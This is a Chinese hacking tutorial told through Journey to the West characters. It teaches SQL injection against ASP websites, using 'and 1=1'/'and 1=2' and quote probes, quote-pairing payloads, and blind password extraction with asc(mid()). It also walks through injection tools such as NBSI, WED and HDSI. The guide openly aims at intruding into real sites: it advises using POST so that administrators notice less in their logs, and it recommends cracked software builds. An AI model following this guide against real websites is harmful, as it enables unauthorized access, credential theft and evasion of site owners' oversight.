八戒听得脑筋打结，用起高小姐所教之美人计，把手指往嘴里一塞，含情脉脉的撒娇道：“猴哥，人家不会嘛！”庞大的身躯还扭一扭，掉出一身虱子。众人狂吐不止，悟空边吐边道：“行行……行了，我用最简单的话来说明这个漏洞的使用！哇，你别摇你那身子了，够难看啊！”

首先判断一个网站是否存在SQL注射的漏洞，我们判断的方法是：找到一个带参数的地址，类似于**http://xxx.com/xx.asp?id=12**，我们在id=12后面手工加上**and 1=1**提交，如果出错的话，证明不存在漏洞，如果显示的和原先的页面一样的话，我们再提交and 1=2，若还是正常显示，也证明没有漏洞，而如果显示错误的话，则很有可能存在漏洞！原理大家结合上面的例子看看就明白了。

当然，我们也可以用工具来检测。更多情况下，我们会简单的在参数后面加上一个单引号，提交结果如下：

```
Microsoft OLE DB Provider for SQL Server 错误 '80040e14'
第 1 行：' ' 附近有语法错误。
/about.asp，行2
```

这就是因为我们多加了一个单引号的缘故。但这样不一定是存在漏洞的，我们还要用经典的**and 1=1**和**and 1=2**来判断。

方法如下：提交**http://xxx.com/xx.asp?id=12 and 1=1**

提交**http://xxx.com/xx.asp?id=12 and 1=2**

大家把这个东西补充为完整的SQL语句就会发现，第一个，加了一个**and 1=1**，不会改变原SQL语句的逻辑结果。原先是什么，现在还应该出现什么。而后面的加入了**and 1=2**，就不一样了。完整的SQL语句会变成：

Select * from 表名 where id=12 and 1=2;

其中id=12 and 1=2要满足逻辑为真的情况是不可能的，因为1=2明显是不成立的！所以提交的页面将返回错误的页面。

提交**and 1=2**时，可以看到的页面是这样的：

```
ADODB.Field 错误 '800a0bcd'
BOF 或 EOF 中有一个是"真"，或者当前的记录已被删除，所需的操作要求一个当前的记录。
/about.asp，行4
```

如果原SQL语句里有引号的话，比如：

Select * from admin where id='12';

那么注射的时候，要注意别使语句出错，就需要把引号配对，提交的时候应该是：Id=12' and '1'='1，还原SQL语句后，是这样的：select * from admin where id='12' and '1'='1';

事实上，SQL注射还分很多种情况的，比如，对于MSSQL数据库由于所有的表名列名都会保存在一些特殊的地方，可以利用暴错的方法直接将数据都一个个暴出来，方便快捷，而且准确，而如果是ACCESS的话，就要一个表名一个表名的猜，猜出表名后再猜列名，猜完了列名才能利用ASC和MID函数来算数据的ASCII码，然后再将它们还原为原始数据。

小知识： 利用mid函数是从一个字符串中读出某些需要的数据。比如mid("abcde",2,1)就是从abcde的第2个字符开始读出一位字符。然后再用asc函数求出其ASCII码，比如asc(mid(password,3,1))>97就是求密码段第三位的ASCII码是否大于97（a）。

不过幸好我们的前辈们已经为大家制作出了很多这方面的工具了！我们只需要使用就行了。这里为大家介绍一下市面上主要流行的几种SQL注射辅助工具（广告同样精彩）：

1. 传说中国内最早的SQL工具——绝世猜解

在悟空初闭关的时候，安全杂志上总是出现着一个名字："臭要饭的！"什么动网乾坤大挪移之类的都能耍得出来，写一个SQL注入工具自然也不在话下，如图5。




图5

使用方法很简单，点击那个CSC的按钮，会弹出个窗口让我们填URL，还有那些管理帐号什么的字典，都是txt格式的，方便自己手工往里加。

都加好了点GO就开始了。这就行了，简单吧。

2. 小榕的WED和WIS

小榕作为国内安全界的前辈，开发的安全工具总是有自己的个性。这个命令行下的辅助工具分为两部分：WED专门负责猜解任务，而在猜解之前如果我们没有去证明一个有效的可注射的URL的话，可以使用WIS来扫描，用法很简单：WIS http://www.test.com/ 如果在后面加一个/A参数还可以猜解后台的路径。

WED http://www.test.com/xx.asp?id=12 这样就开始猜帐号密码了。性能非常稳定。不过似乎不支持多个参数的url，因为&符号似乎会和CMD下产生干扰，例如job.asp?uid=gdweierdun&id=44之类的url注入时会提示id不是内部命令。

有人说CMD下的工具大多比GUI（图形界面）的要快，采取了多线程的WED趋势不错，但是在面对MSSQL的也用字典式猜解就太不科学了。总之，速度和稳定有些人到现在仍舍不得放弃它的原因。如图6和图7。




图6




图7

3. 啊D注入工具

啊D的工具总是那么的贴近小菜的心。甚至有朋友对我说，他注射的时候，总是喜欢拿啊D和NB一起开着扫。操作界面非常的友好，如图8。




图8

4. SQL注入的神话——NBSI

提起注入，如果说有人没用过NBSI的话，那他就叫做真正的NB！（确实有牛人说他只喜欢用手工，当然，AC的注入他不搞，体力活不干的说）NBSI 2.0的功能非常强大，足以应付各种情况了。而且，网上的跟踪NBSI注入原理的文章也非常值得一读！能学到好多东西。我们看看它的界面：网站扫描——扫描整个网站是否存在漏洞的！初学者非常适用！而且还会分析存在注入可能性的大小，这是在别的注入工具中未曾见到的——哪怕是后来开发的工具！当扫描到了可能性为极高的URL的时候，双击，点注入分析。就会转到注入分析里去了。在post和get里任选一种方式，然后点检测就开始工作了！这里的post和get都是HTTP协议里传输数据的方式，get方式效率高，速度快，但是只能容纳1024字节以下的内容，而且会留下明显的日志！你做了些什么管理员一看

就一目了然。而post 则可以传输任何大小的数据，当然效率会低一点。但有个好处是日志没有get 方式那么明显。对平时的使用上而言，强烈建议使用post方式，牺牲一点速度换取安全是值得的！当然，post 方式有时候会无法检测出来，这时候也只好改用get 方式了！还有一个特征字符是这样的：当你输入and 1=1 和 and 1=2 时，也许不一定有前面那么经典的页面出来，但是一旦发现了这两个页面有所不同的时候，也就是发现突破点的时候！找一个1=1 存在的字符，并且保证1=2 时不存在的字符作为判断的标准，点再检测！有些时候就柳暗花明了。如果填错了，有时候会出现一大堆的表名，NB 数据库里带的所有表名都会在上面冒出来，这时候也就是停手的时候了。另外介绍一个经验，因为俺们都是穷人，没有钱买正版。而破解版在使用的时候经常会出错，比如页面传输错误，是否重传。这时候点重传会依然出错，所以直接点否，而且NBSI 多个版本里，911 破解版在使用时最稳定，虽然速度稍微慢了点，但是其他几个破解版经常出现错误，就整个NBSI 进程都结束掉了，所以建议使用911 版，如图9。




图 9

5. 试图超越NBSI的HDSI

最近才知道的这款工具，而且教主还在继续开发中，所以是免费使用的一款工具，没有任何限制。除了NB 有的那些功能外，HDSI 还加入了旁注（以后我们会提到），webshell 管理，PHP 的注入等功能，可以说非常的强大。（这么多的功能，让我想起明小子的旁注入工具3．0，不过明小子的工具很多功能目前都还只是摆设）在使用上，和NB 如出一辙，而且有些在NB 和啊D 检测不出来的时候，HDSI 可以检测出来，不过HDSI 由于在测试阶段，所以也有不少BUG。http://www.hdsi2005.com 是它的老家，有不少的朋友在讨论该软件，如果有兴趣，大家不妨也去凑凑热闹，如图10。

